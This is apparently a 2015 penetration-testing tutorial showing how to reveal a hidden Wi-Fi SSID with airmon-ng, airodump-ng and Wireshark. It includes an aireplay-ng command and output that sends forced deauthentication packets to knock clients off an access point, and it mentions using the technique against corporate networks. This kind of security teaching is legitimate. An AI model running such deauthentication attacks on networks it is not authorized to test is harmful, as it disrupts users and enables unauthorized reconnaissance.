Uncovering Hidden SSIDs



January 31, 2015

```
root@kali:~# airmon-ng start wlan0
Process with PID 3215 (dumpcap) is running on interface wlan0
Interface Chipset Driver
wlan0 Ralink RT2870/3070 rt2800usb - [phy0]
(monitor mode enabled on mon0)
```

By default every access point is broadcasting the SSID in the beacon frames. Sometimes network administrators might choose to configure the AP not to broadcast the SSID because they are thinking that they will avoid attacks just because if a malicious user doesn't know that a network exist how he is going to attack it? Even though that hiding the wireless network name is a good choice however this doesn't offer any security as it is relative easy for a determined attacker to discover it.

The first step is to create a monitor mode interface in order to be able to sniff wireless packets.

```
root@kali:~# airmon-ng start wlan0
Process with PID 3215 (dumpcap) is running on interface wlan0
Interface Chipset Driver
wlan0 Ralink RT2870/3070 rt2800usb - [phy0]
(monitor mode enabled on mon0)
```


Enable Monitor Mode Interface

Then we will use the **airodump-ng mon0** in order to start capturing raw 802.11 frames which they will contain all the available wireless networks of the area. As we can see from the image below there is only one network which doesn't broadcasting the SSID.

CH 12][Elapsed: 52 s][2015-01-31 09:18											
BSSID	PWR	Beacons	#Data,	#/s	СН	MB	ENC	CIPHER	AUTH	ESSID	
CC:33:BB:6D:A9:34	-31	31	2	Θ	6	54e.	WPA2	CCMP	PSK	MI6-V	
CC:33:BB:6D:A9:39	-30	29	О	0	6	54e.	WPA2	CCMP	MGT	BTWif	
CC:33:BB:6D:A9:37	-30	34	O	0	6	54e.	0PN			BTWif	
00:14:C1:1A:0E:3C	-35	36	0	0	1	54	0PN			<leng< td=""></leng<>	
9C:80:DF:BF:35:0D	-43	25	13	0	6	54e	WPA2	CCMP	PSK	EE-Br	
7C:4C:A5:B8:58:85	-47	30	Θ	Θ	11	54e	WPA2	CCMP	PSK	SKYB9	
D0:84:B0:D3:61:3C	-57	34	Θ	0	1	54e.	WPA2	CCMP	PSK	BTHub	
9C:80:DF:77:25:9D	-57	23	8	0	11	54e	WPA2	CCMP	PSK	EE-Br	
D0:84:B0:D3:61:3F	-58	33	3	0	1	54e.	OPN			BTWif	
D0:84:B0:D3:61:41	-57	32	Θ	0	1	54e.	WPA2	CCMP	MGT	BTWif	
C0:3E:0F:2F:0D:41	-58	33	Θ	Θ	1	54e	WPA2	CCMP	PSK	SKYB5	

Hidden Wireless Network

Alternatively we can check the beacon frames in wireshark and we will notice that the SSID is hidden.



Beacon Frames - Hidden Wireless SSID

There are two ways to obtain the SSID for a wireless network that is not broadcasting.

- 1. Passive
- 2. Active

In the passive we will have to wait for a legitimate client to connect to the access point while we are monitoring the wireless traffic and to examine the Probe Request and Probe Response packets which will contain the SSID of the network.

```
Protocol Lengti Info
  35690 331.92813700 IntelCor_14:91:a2
                                                                            42 Null function (No data), SN=1298, FN=0, Flags=...P...T
                                         USRoboti la:0e:3d
                                                               802.11
 35694 331,93065300
                                         USRoboti_la:0e:3c (RA) 802.11
                                                                            28 Acknowledgement, Flags=..
                                        IntelCor_14:91:a2
                                                                          109 Probe Response, SN=162, FN=0, Flags=....., BI=100, SSID=Wireless Pentest Lab
 35700 331.9529940K USRoboti_la:0e:3c
                                                               802.11
                                                                          28 Acknowledgement, Flags=
 35701 331 95324200
                                        USRoboti_la:0e:3c [RA] 802.11
 35704 331.98998600 IntelCor_14:91:a2
                                                                            42 Null function (No data), SN=1305, FN=0, Flags=......
                                        USRoboti_la:0e:3c
                                                              802.11
 35716 332.1222220( USPoboti_1a:0e:3c
                                         Broadcast
                                                              802.11
                                                                          115 Beacon frame, SN=164, FN=0, Flags=....., BI=100, SSID=Broadcast
                                        IntelCor 14:91:a2
 35721 332.1873780( USRoboti_la:0e:3c
                                                               802.11
                                                                          109 Probe Response, SN=165, FN=0, Flags=....., BI=100, SSID=Wireless Pentest Lab
                                                                         28 Acknowledgement, Flags=....
                                        USRoboti_1a:0e:3c [RA] 802.11
 35730 332,2158910(IntelCor 14:91:a2
                                        USRoboti la:0e:3c
                                                              802,11
                                                                            42 Null function (No data), SN=1316, FN=0, Flags=......
Frame 35693: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface 0
 Radiotap Header vO, Length 18
- IEEE 802.11 wireless LAN management frame

    Fixed parameters (12 bytes)

─ Tagged parameters (55 bytes)

    🕀 Tag: SSID parameter set: Wireless Pentest La
    H Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
```

Probe Response Packet contains the SSID

This technique is stealthier than the active and it can be used in a scenario when we are attacking a corporate wireless network especially in the morning when there will be a variety of devices that will try to connect and unveil it's presence.


The other method is to send directly deauthentication packets to all the clients on behalf of the access point which in this case is the Wireless Pentest Lab. This will force all the devices that are connected to the access point to disconnect and reconnect which again Probe response packets will be generated that will reveal the cloaked SSID.

We can send the deauthentication packets with the use of aireplay-ng as it can be seen below:

```
root@kali:~# aireplay-ng --deauth 5 -a 00:14:c1:1a:0e:3c mon0
13:16:36 Waiting for beacon frame (BSSID: 00:14:C1:1A:0E:3C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:16:36 Sending DeAuth to broadcast -- BSSID: [00:14:C1:1A:0E:3C]
13:16:37 Sending DeAuth to broadcast -- BSSID: [00:14:C1:1A:0E:3C]
13:16:37 Sending DeAuth to broadcast -- BSSID: [00:14:C1:1A:0E:3C]
13:16:38 Sending DeAuth to broadcast -- BSSID: [00:14:C1:1A:0E:3C]
13:16:38 Sending DeAuth to broadcast -- BSSID: [00:14:C1:1A:0E:3C]
```

Sending deuathentication packets

The value 5 is actually the number of deauthentication packets that we want to send and the -a specifies the MAC address of the access point. As we can see in the next screenshot after the deauthentication packets the probe response packets are generated again and because of these packets are not encrypted they unveil the wireless SSID.



Generation of Probe Response Packets